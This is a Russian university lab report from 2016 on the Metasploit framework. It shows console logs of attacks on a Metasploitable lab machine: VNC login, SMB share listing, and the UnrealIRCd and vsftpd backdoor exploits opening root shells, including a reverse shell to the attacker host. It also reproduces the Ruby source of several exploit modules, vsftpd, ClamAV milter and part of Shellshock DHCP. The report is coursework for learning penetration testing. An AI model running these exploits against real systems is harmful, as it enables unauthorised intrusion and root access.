Санкт-Петербургский государственный политехнический университет

Институт компьютерных наук и технологий

Кафедра компьютерных систем и программных технологий

ОТЧЕТ

о лабораторной работе №4

по дисциплине: «Информационная безопасность»

Тема работы: «Инструмент тестов на проникновение Metasploit»

Работу выполнил студент

53501/3   *Бродт И.И.*

Преподаватель

_____   *Вылегжанина К.Д.*

Санкт-Петербург
2016

1. Цель работы

Изучение:

1) Используя документацию изучить базовые понятия - auxiliary, payload, exploit, shellcode, nop, encoder

2) Запустить msfconsole, узнать список допустимых команд (help)

3) Базовые команды search (поиск по имени, типу, автору и др.), info, load, use

4) Команды по работе с эксплойтом

5) Команды по работе с БД

6) GUI оболочка Armitage

7) GUI веб-клиент

Практическое задание:

1) Подключиться к VNC-серверу, получить доступ к консоли

2) Получить список директорий в общем доступе по протоколу SMB

3) Получить консоль использзуя уязвимость в vsftpd

4) Получить консоль используя уязвимость в irc

5) Armitage Hail Mary

2. Ход работы

2.1. Базовые понятия

- auxiliary - сканирование, получение информации о системе и так далее. Все модули, кроме эксплоитов.

- payload - код, который в ходе взлома необходимо выполнить на атакуемой машине. Может быть шелл-скриптом, бинарными кодом (который, например, вызывается с помощью переполнения буфера)

- exploit - модуль для непосредственно выполнения взлома. Результат его работы - получение контроля, повышение привилегий или отказ в обслуживании компьютерной системы.

- shellcode - разновидность payload, которая исполняется в интерпретаторе. Для генерации можно использовать команду mfspayload.

- nop - пустая операция (no operation).

- encoder - модуль для кодирования shellcode (например, экранирование недопустимых символов). Некоторые атаки накладывают ограничения на то, в каком виде должен быть представлен shellcode. Для кодирования - команда mfsencode.

2.2. msfconsole

```
1  root@kali:~# msfconsole
2
3  =[ metasploit v4.11.7-                                    ]
4  + -- --=[ 1518 exploits - 877 auxiliary - 259 post        ]
5  + -- --=[ 437 payloads - 38 encoders - 8 nops             ]
6  + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
7
8  msf > help
9
10 Core Commands
11 =============
12
13 Command        Description
14 -------        -----------
15 ?              Help menu
16 advanced       Displays advanced options for one or more modules
17 back           Move back from the current context
18 banner         Display an awesome metasploit banner
19 cd             Change the current working directory
20 color          Toggle color
21 connect        Communicate with a host
22 edit           Edit the current module with $VISUAL or $EDITOR
23 exit           Exit the console
24 get            Gets the value of a context-specific variable
25 getg           Gets the value of a global variable
26 grep           Grep the output of another command
27 help           Help menu
28 info           Displays information about one or more modules
29 irb            Drop into irb scripting mode
30 jobs           Displays and manages jobs
31 kill           Kill a job
32 load           Load a framework plugin
33 loadpath       Searches for and loads modules from a path
34 makerc         Save commands entered since start to a file
35 options        Displays global options or for one or more modules
36 popm           Pops the latest module off the stack and makes it
      active
37 previous       Sets the previously loaded module as the current module
38 pushm          Pushes the active or list of modules onto the module
      stack
39 quit           Exit the console
40 reload_all     Reloads all modules from all defined module paths
41 rename_job     Rename a job
42 resource       Run the commands stored in a file
43 route          Route traffic through a session
44 save           Saves the active datastores
45 search         Searches module names and descriptions
```

```
46 | sessions        Dump session listings and display information about
   |    sessions
47 | set             Sets a context-specific variable to a value
48 | setg            Sets a global variable to a value
49 | show            Displays modules of a given type, or all modules
50 | sleep           Do nothing for the specified number of seconds
51 | spool           Write console output into a file as well the screen
52 | threads         View and manipulate background threads
53 | unload          Unload a framework plugin
54 | unset           Unsets one or more context-specific variables
55 | unsetg          Unsets one or more global variables
56 | use             Selects a module by name
57 | version         Show the framework and console library version numbers
58 |
59 |
60 | Database Backend Commands
61 | =========================
62 |
63 | Command           Description
64 | -------           -----------
65 | creds             List all credentials in the database
66 | db_connect        Connect to an existing database
67 | db_disconnect     Disconnect from the current database instance
68 | db_export         Export a file containing the contents of the
   |    database
69 | db_import         Import a scan result file (filetype will be auto-
   |    detected)
70 | db_nmap           Executes nmap and records the output automatically
71 | db_rebuild_cache  Rebuilds the database-stored module cache
72 | db_status         Show the current database status
73 | hosts             List all hosts in the database
74 | loot              List all loot in the database
75 | notes             List all notes in the database
76 | services          List all services in the database
77 | vulns             List all vulnerabilities in the database
78 | workspace         Switch between database workspaces
```

Самое интересное:

- set - установить переменную

- use - выбрать текущий модуль

2.3. Атака на VNC

VNC - протокол для удаленного управления рабочим столом.

Здесь и далее: адрес атакуемой машины - 10.0.0.1, адрес машины с Kali - 10.0.0.2.

```
1 | msf > search vnc
2 | [!] Module database cache not built yet, using slow search
3 |
4 | Matching Modules
5 | ================
6 |
```

```
 7  Name                                                 Disclosure Date
        Rank          Description
 8  ----                                                 --------------
            ----          -----------
 9  auxiliary/admin/vnc/realvnc_41_bypass                2006-05-15
            normal      RealVNC NULL Authentication Mode Bypass
10  auxiliary/scanner/vnc/vnc_login
                                        normal      VNC Authentication
        Scanner
```

```
 1  msf > use auxiliary/scanner/vnc/vnc_login
 2  msf auxiliary(vnc_login) > set RHOSTS 10.0.0.1
 3  RHOSTS => 10.0.0.1
 4  msf auxiliary(vnc_login) > exploit
 5
 6  [*] 10.0.0.1:5900 - Starting VNC login sweep
 7  [!] No active DB -- Credential data will not be saved!
 8  [+] 10.0.0.1:5900 - LOGIN SUCCESSFUL: :password
 9  [*] Scanned 1 of 1 hosts (100% complete)
10  [*] Auxiliary module execution completed
```

```
 1  msf auxiliary(vnc_login) > vncviewer 10.0.0.1
 2  [*] exec: vncviewer 10.0.0.1
 3
 4  Connected to RFB server, using protocol version 3.3
 5  Performing standard VNC authentication
 6  Password:
 7  Authentication successful
 8  Desktop name "root's X desktop (metasploitable:0)"
```

Рис. 1: Атака на VNC

2.4. Атака на SMB

SMB - протокол для обмена файлами в локальной сети.

```
1  msf auxiliary(vnc_login) > use auxiliary/scanner/smb/smb_enumshares
2  msf auxiliary(smb_enumshares) > set RHOSTS 10.0.0.1
3  RHOSTS => 10.0.0.1
4  msf auxiliary(smb_enumshares) > exploit
5
6  [+] 10.0.0.1:139 - print$ - (DISK) Printer Drivers
7  [+] 10.0.0.1:139 - tmp - (DISK) oh noes!
8  [+] 10.0.0.1:139 - opt - (DISK)
9  [+] 10.0.0.1:139 - IPC$ - (IPC) IPC Service (metasploitable server (
       Samba 3.0.20-Debian))
10 [+] 10.0.0.1:139 - ADMIN$ - (IPC) IPC Service (metasploitable server
       (Samba 3.0.20-Debian))
11 [*] Scanned 1 of 1 hosts (100% complete)
12 [*] Auxiliary module execution completed
```

2.5. Атака на IRC

IRC - протокол для групповых чатов.

```
1  msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
2  msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.0.0.1
3  RHOST => 10.0.0.1
4  msf exploit(unreal_ircd_3281_backdoor) > exploit
```

```
 5
 6  [*] Started reverse TCP double handler on 10.0.0.2:4444
 7  [*] Connected to 10.0.0.1:6667...
 8  :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
 9  :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your
      hostname; using your IP address instead
10  [*] Sending backdoor command...
11  [*] Accepted the first client connection...
12  [*] Accepted the second client connection...
13  [*] Command: echo mrkPEZNVDx7PwnO9;
14  [*] Writing to socket A
15  [*] Writing to socket B
16  [*] Reading from sockets...
17  [*] Reading from socket B
18  [*] B: "mrkPEZNVDx7PwnO9\r\n"
19  [*] Matching...
20  [*] A is input...
21  [*] Command shell session 1 opened (10.0.0.2:4444 -> 10.0.0.1:39586)
      at 2016-05-29 22:02:47 -0400
22
23  whoami
24  root
25  uname -a
26  Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
      2008 i686 GNU/Linux
```

2.6. Атака на FTP

FTP - протокол для обмена файлами.

```
 1  msf exploit(unreal_ircd_3281_backdoor) > use exploit/unix/ftp/
      vsftpd_234_backdoor
 2  msf exploit(vsftpd_234_backdoor) > set RHOST 10.0.0.1
 3  RHOST => 10.0.0.1
 4  msf exploit(vsftpd_234_backdoor) > exploit
 5
 6  [*] Banner: 220 (vsFTPd 2.3.4)
 7  [*] USER: 331 Please specify the password.
 8  [+] Backdoor service has been spawned, handling...
 9  [+] UID: uid=0(root) gid=0(root)
10  [*] Found shell.
11  [*] Command shell session 1 opened (10.0.0.2:39303 -> 10.0.0.1:6200)
      at 2016-05-29 21:57:44 -0400
12
13
14  whoami
15  root
16  uname -a
17  Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
      2008 i686 GNU/Linux
```

2.7. Armitage

Armitage - графический интерфейс для Metasploit.

Запустим сканирование машин в подсети 10.0.0.0/24. Для машины 10.0.0.1 выполним сканирование портов.


Рис. 2: Armitage

Запустим все эксплоиты с помощью Hail Mary.

Рис. 3: Работа в режиме Hail Mary

Результат применения эксплоитов - две консольные сессии.

Рис. 4: Armitage

Подключение к одной из них

Рис. 5: Armitage

2.8. Анализ эксплоитов

Рассмотрим подробнее эксплоит для vsftpd. Эксплоит написан на языке Ruby и расположен по адресу /usr/share/metasploit-framework/modules/exploits/unix/ftp/vsftpd. Информация об эксплуатируемой уязвимости: http://scarybeastsecurity.blogspot. com/2011/07/alert-vsftpd-download-backdoored.html

Для получения доступа к shell эксплоит пытается залогиниться, используя имя пользователя со смайликом. Если сервер уязвим, на порту 6200 открывается доступ к консоли.

Listing 1: modules/exploits/unix/ftp/vsftpd_234_backdoor.rb

```ruby
 1  ##
 2  # This module requires Metasploit: http://metasploit.com/download
 3  # Current source: https://github.com/rapid7/metasploit-framework
 4  ##
 5
 6  require 'msf/core'
 7
 8  class Metasploit3 < Msf::Exploit::Remote
 9    Rank = ExcellentRanking
10
11    include Msf::Exploit::Remote::Tcp
12
13    def initialize(info = {})
14      super(update_info(info,
15        'Name'           => 'VSFTPD v2.3.4 Backdoor Command Execution',
16        'Description'    => %q{
17            This module exploits a malicious backdoor that was added to
                    the          VSFTPD download
18            archive. This backdoor was introduced into the vsftpd
                -2.3.4.tar.gz archive between
19            June 30th 2011 and July 1st 2011 according to the most
                recent information
20            available. This backdoor was removed on July 3rd 2011.
21        },
22        'Author'         => [ 'hdm', 'MC' ],
23        'License'        => MSF_LICENSE,
24        'References'     =>
25          [
26            [ 'OSVDB', '73573'],
27            [ 'URL', 'http://pastebin.com/AetT9sS5'],
28            [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/
                alert-vsftpd-download-backdoored.html' ],
29          ],
30        'Privileged'     => true,
```

```ruby
 31         'Platform'       => [ 'unix' ],
 32         'Arch'           => ARCH_CMD,
 33         'Payload'        =>
 34           {
 35              'Space'     => 2000,
 36              'BadChars' => '',
 37              'DisableNops' => true,
 38              'Compat'       =>
 39                {
 40                   'PayloadType'    => 'cmd_interact',
 41                   'ConnectionType' => 'find'
 42                }
 43           },
 44         'Targets'         =>
 45           [
 46             [ 'Automatic', { } ],
 47           ],
 48         'DisclosureDate' => 'Jul 3 2011',
 49         'DefaultTarget' => 0))
 50
 51      register_options([ Opt::RPORT(21) ], self.class)
 52    end
 53
 54    def exploit
 55
 56      nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
 57      if nsock
 58        print_status("The port used by the backdoor bind listener is
                already open")
 59        handle_backdoor(nsock)
 60        return
 61      end
 62
 63      # Connect to the FTP service port first
 64      connect
 65
 66      banner = sock.get_once(-1, 30).to_s
 67      print_status("Banner: #{banner.strip}")
 68
 69      sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
 70      resp = sock.get_once(-1, 30).to_s
 71      print_status("USER: #{resp.strip}")
 72
 73      if resp =~ /^530 /
 74        print_error("This server is configured for anonymous only and
                the backdoor code cannot be reached")
 75        disconnect
 76        return
 77      end
 78
 79      if resp !~ /^331 /
 80        print_error("This server did not respond as expected: #{resp.
                strip}")
 81        disconnect
 82        return
 83      end
```

```
84
85       sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
86
87       # Do not bother reading the response from password, just try the
            backdoor
88       nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
89       if nsock
90         print_good("Backdoor service has been spawned, handling...")
91         handle_backdoor(nsock)
92         return
93       end
94
95       disconnect
96
97     end
98
99     def handle_backdoor(s)
100
101      s.put("id\n")
102
103      r = s.get_once(-1, 5).to_s
104      if r !~ /uid=/
105        print_error("The service on port 6200 does not appear to be a
              shell")
106        disconnect(s)
107        return
108      end
109
110      print_good("UID: #{r.strip}")
111
112      s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
113      handler(s)
114    end
115
116  end
```

Эксплоит к антивирусу ClamAV, используемому совместно с почтовым серве-
ром sendmail. Из-за неправильного использования функции popen() появляется
возможность выполнить команду в консоли на сервере.

Listing 2: modules/exploits/unix/smtp/clamav_milter_blackhole.rb

```
1    ##
2    # This module requires Metasploit: http://metasploit.com/download
3    # Current source: https://github.com/rapid7/metasploit-framework
4    ##
5
6    require 'msf/core'
7
8    class Metasploit3 < Msf::Exploit::Remote
9      Rank = ExcellentRanking
10
11     include Msf::Exploit::Remote::Smtp
12
13     def initialize(info = {})
14       super(update_info(info,
15         'Name'               => 'ClamAV Milter Blackhole-Mode Remote Code
```

```ruby
                       Execution ',
16        'Description '    => %q{
17           This module exploits a flaw in the Clam AntiVirus suite '
                   clamav - milter '
18         (Sendmail mail filter). Versions prior to v0.92.2 are
                   vulnerable.
19          When implemented with black hole mode enabled , it is possible
                   to execute
20          commands remotely due to an insecure popen call.
21        },
22        'Author '          => [ 'patrick ' ],
23        'License '         => MSF_LICENSE ,
24        'References '      =>
25          [
26            [ 'CVE ', '2007 -4560 ' ],
27            [ 'OSVDB ', '36909 ' ],
28            [ 'BID ', '25439 ' ],
29            [ 'EDB ', '4761 ' ]
30          ],
31        'Privileged '      => true ,
32        'Payload '         =>
33          {
34            'DisableNops ' => true ,
35            'Space '       => 1024 ,
36            'Compat '      =>
37              {
38                'PayloadType ' => 'cmd cmd_bash ',
39                'RequiredCmd ' => 'generic perl ruby bash -tcp telnet ',
40              }
41          },
42        'Platform '        => 'unix ',
43        'Arch '            => ARCH_CMD ,
44        'Targets '         =>
45          [
46            [ 'Automatic ', { }],
47          ],
48        'DisclosureDate ' => 'Aug 24 2007 ',
49        'DefaultTarget '  => 0))

51      register_options(
52      [
53        OptString.new('MAILTO ', [ true , 'TO address of the e-mail ', '
               nobody@localhost ']),
54      ], self.class)
55    end

57    def exploit

59      # ClamAV writes randomized msg.###### temporary files in a
             randomized
60      # /tmp/clamav -###################/ directory. This directory
             is
61      # the clamav - milter process working directory.
62      #
63      # We *can* execute arbitrary code directly from 'sploit ', however
             the
```

12

```
64      # SMTP RFC rejects all payloads with the exception of generic CMD
65      # payloads due to the IO redirects. I discovered that the 'From:'
66      # header is written to this temporary file prior to the
           vulnerable
67      # call, so we call the file itself and payload.encoded is
           executed.
68
69      sploit = "sh msg*" # Execute the clamav-milter temporary file.
70
71      # Create the malicious RCPT TO before connecting,
72      # to make good use of the Msf::Exploit::Smtp support.
73
74      oldaddr = datastore['MAILTO']
75      newaddr = oldaddr.split('@')
76
77      datastore['MAILTO'] = "<#{newaddr[0]}+\"|#{sploit}\"@#{newaddr
           [1]}>"
78
79      connect_login
80
81      sock.put("From: ;#{payload.encoded}\r\n") # We are able to stick
           our payload in this header
82      sock.put(".\r\n")
83
84      # Clean up RCPT TO afterwards
85
86      datastore['MAILTO'] = oldaddr
87
88      handler
89      disconnect
90    end
91
92  end
```

Эксплоит для DHCP. Причина - известная уязвимость в Bash под названием Shellshock, позволяющая выполнить код на сервере, когда программа пытается установить переменную окружения.

Listing 3: modules/exploits/unix/dhcp/bash_environment.rb

```
1   ##
2   # This module requires Metasploit: http://metasploit.com/download
3   # Current source: https://github.com/rapid7/metasploit-framework
4   ##
5
6   require 'msf/core'
7   require 'rex/proto/dhcp'
8
9   class Metasploit3 < Msf::Exploit::Remote
10    Rank = ExcellentRanking
11
12    include Msf::Exploit::Remote::DHCPServer
13
14    def initialize(info = {})
15      super(update_info(info,
16        'Name'            => 'Dhclient Bash Environment Variable
             Injection (Shellshock)',
```

```
17        'Description'    => %q|
18          This module exploits the Shellshock vulnerability, a flaw in
                  how the Bash shell
19          handles external environment variables. This module targets
                  dhclient by responding
20          to DHCP requests with a malicious hostname, domainname, and
                  URL which are then
21          passed to the configuration scripts as environment variables,
                   resulting in code
22          execution. Due to length restrictions and the unusual
                  networking scenario at the
23          time of exploitation, this module achieves code execution by
                  writing the payload
24          into /etc/crontab and then cleaning it up after a session is
                  created.
25        |,
26        'Author'         =>
27          [
28            'Stephane Chazelas', # Vulnerability discovery
29            'egypt' # Metasploit module
30          ],
31        'License'        => MSF_LICENSE,
32        'Platform'       => ['unix'],
33        'Arch'           => ARCH_CMD,
34        'References'     =>
35          [
36            ['CVE', '2014-6271'],
37            ['CWE', '94'],
38            ['OSVDB', '112004'],
39            ['EDB', '34765'],
40            ['URL', 'https://securityblog.redhat.com/2014/09/24/bash-
                  specially-crafted-environment-variables-code-injection-
                  attack/'],
41            ['URL', 'http://seclists.org/oss-sec/2014/q3/649'],
42            ['URL', 'https://www.trustedsec.com/september-2014/
                  shellshock-dhcp-rce-proof-concept/']
43          ],
44        'Payload'        =>
45          {
46            # 255 for a domain name, minus some room for encoding
47            'Space'       => 200,
48            'DisableNops' => true,
49            'Compat'      =>
50              {
51                'PayloadType' => 'cmd',
52                'RequiredCmd' => 'generic telnet ruby',
53              }
54          },
55        'Targets'        => [ [ 'Automatic Target', { }] ],
56        'DefaultTarget'  => 0,
